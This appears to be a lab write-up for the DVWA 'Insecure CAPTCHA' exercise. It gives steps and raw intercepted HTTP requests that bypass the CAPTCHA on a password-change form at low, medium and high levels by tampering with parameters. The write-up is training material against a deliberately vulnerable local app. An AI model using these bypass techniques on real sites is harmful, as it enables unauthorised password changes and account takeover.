**INSECURE CAPTCHA**

A CAPTCHA is a program that can tell whether its user is a human or a computer. You've probably seen them – colourful images with distorted text at the bottom of Web registration forms. CAPTCHAs are used by many websites to prevent abuse from "bots", or automated programs usually written to generate spam. No computer program can read distorted text as well as humans can, so bots cannot navigate sites protected by CAPTCHAs.

CAPTCHAs are often used to protect sensitive functionality from automated bots. Such functionality typically includes user registration and changes, password changes, and posting content. In this example, the CAPTCHA is guarding the change password functionality for the user account. This provides limited protection from CSRF attacks as well as automated bot guessing.

**Description:**

CAPTCHA is an acronym for “Computer Automated Public Turing test to tell Computers and Humans apart”. It is used to determine whether or not the user is human.

Many times, a CAPTCHA is an image. A human has to solve it using the challenge response system. A human can usually read it without too much difficulty.The user has to prove that he is not a robot by writing the characters of image as an answer to the CAPTCHA. If it is correct, then the application accepts the action (login, registration, forgot password). If the answer is wrong then the user is stopped at that point and is presented with a new CAPTCHA until he answers correctly.

**Objective:**

Your aim, change the current user's password in a automated manner because of the poor CAPTCHA system.

**Impact:**

If CAPTCHAs are insecure, then this can lead to extraction of sensitive data using tools, attack on authentication, DOS to user and admins. All this will result in reputation loss for the site owner. In order to set a right CAPTCHA, have a CAPTCHA which has a good design and implement it well.

**Prevention**:

1. Protecting against authentication relates Attacks:

* Login: Account takeover can be performed by guessing right credentials.
* Forgot password: Username enumeration can be performed if the web app responses with a verbose message stating that the account exists or not.
* Registration: Fake accounts can be created. Also username enumeration can be performed because no application will allow two users to choose same username.

1. Avoiding SPAM and DOS:

Some functionality requireusers to submit form and it is later approved by the site administrator. Examples of such are: apply for a membership, contact us, feedback form, survey etc. These need to be well protected against bots. If not then it will lead to:

* Fake requests creation: Fake requests will be created that will cause overhead for site administrator. The site admin will need to go through forms submitted by bots and humans both, so the legitimate users will be denied of service and he himself will also be denied of service.
* Email bombarding: Some functionalities send email to an arbitrary email address. These are also often targeted if not well protected by CAPTCHA. Thus, an attacker can, on behalf of the web app, send numerous emails to internet users.

1. Protection against bots that do data mining:

Certain sites which contain very large amount of data are vulnerable to from data mining attack. They need to protect themselves from such abuse and need a CAPTCHA implementation. Example of such sites: social networking and search engines.

**LOW**

**Steps to reproduce:**

1. Configure your browser and burp suite.
2. Go to the dvwa page and set level of insecure CAPTCHA to the low level.
3. Open source page and we have 2 steps for changing the password.

* First [1] the website checks the captcha and then checks if both the passwords match. Then it changes the password
* Second [2] the website only checks if both the passwords match. If they do , the Password is changed.

1. Now enter new password and confirm password and capture the request in the tool like burp suite without confirming the captcha.
2. In request if we change step 1 to step 2 and forwarded the request then we will able to change the password.

**Vulnerable request :**

POST /DVWA/vulnerabilities/captcha/ HTTP/1.1

Host: localhost

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:78.0) Gecko/20100101 Firefox/78.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 85

Origin: http://localhost


Connection: close

Referer: http://localhost/DVWA/vulnerabilities/captcha/

Cookie: security=low; PHPSESSID=ues0fgh7on6v9ehn71nk1jprf0

Upgrade-Insecure-Requests: 1

step=2&password\_new=XXXXXXX&password\_conf=XXXXXX&g-recaptcha-response=&Change=Change



**MEDIUM**

**Steps to reproduce:**

1. Configure your browser and burp suite.
2. Go to the dvwa page and set level of insecure CAPTCHA to the medium level.
3. Open page source and we have 2 steps for change the password.

* First [1] the website checks the captcha and then checks if both the passwords match. Then it changes the password
* Second [2] its checks that step 1 complete or not if complete then check both password match and change password if not then show error. In short “passed\_captcha” parameter present in the request only then password will change.

1. Now enter new password and confirm password and capture the request in the tool like burp suite without confirming the captcha.
2. Add “passed\_captcha=true” in the request and change step 1 to step 2 so that directly step 2 execute and we are able to change password.

**Vulnerable request:**

POST /DVWA/vulnerabilities/captcha/ HTTP/1.1

Host: localhost

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:78.0) Gecko/20100101 Firefox/78.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 79

Origin: http://localhost


Connection: close

Referer: http://localhost/DVWA/vulnerabilities/captcha/

Cookie: security=medium; PHPSESSID=ues0fgh7on6v9ehn71nk1jprf0

Upgrade-Insecure-Requests: 1

step=2&password\_new=test&password\_conf=test&g-recaptcha-response=&Change=Change&passed\_captcha=true



**HIGH**

**Steps to reproduce:**

1. Configure your browser and burp suite.
2. Go to the dvwa page and set level of insecure CAPTCHA to the high level.
3. Open page source and we have 2 condition for bypass the captcha

* First - the value of the parameter g-recaptcha-response = hidd3n\_valu3
* Second - the value of the parameter HTTP\_USER\_AGENT = reCAPTCHA

1. Now enter the new password and confirm password and capture the request in the tool like burp suite without confirming captcha.
2. Edit g-recaptcha-response and HTTP\_USER\_AGENT parameter so that we can able to change password.

**Vulnerable request:**

POST /DVWA/vulnerabilities/captcha/ HTTP/1.1

Host: localhost

Content-Length: 129

Cache-Control: max-age=0

sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="88"

sec-ch-ua-mobile: ?0

Upgrade-Insecure-Requests: 1

Origin: http://localhost

Content-Type: application/x-www-form-urlencoded

User-Agent: reCAPTCHA

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Referer: http://localhost/DVWA/vulnerabilities/captcha/

Accept-Encoding: gzip, deflate

Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

Cookie: security=high; PHPSESSID=1kb9l4aeevtqb60nfgv9b44qd1

Connection: close

step=1&password\_new=testone&password\_conf=testone&g-recaptcha-response=hidd3n\_valu3&user\_token=beabfa0a2c28481d09dd8cbca609e6f2&Change=Change

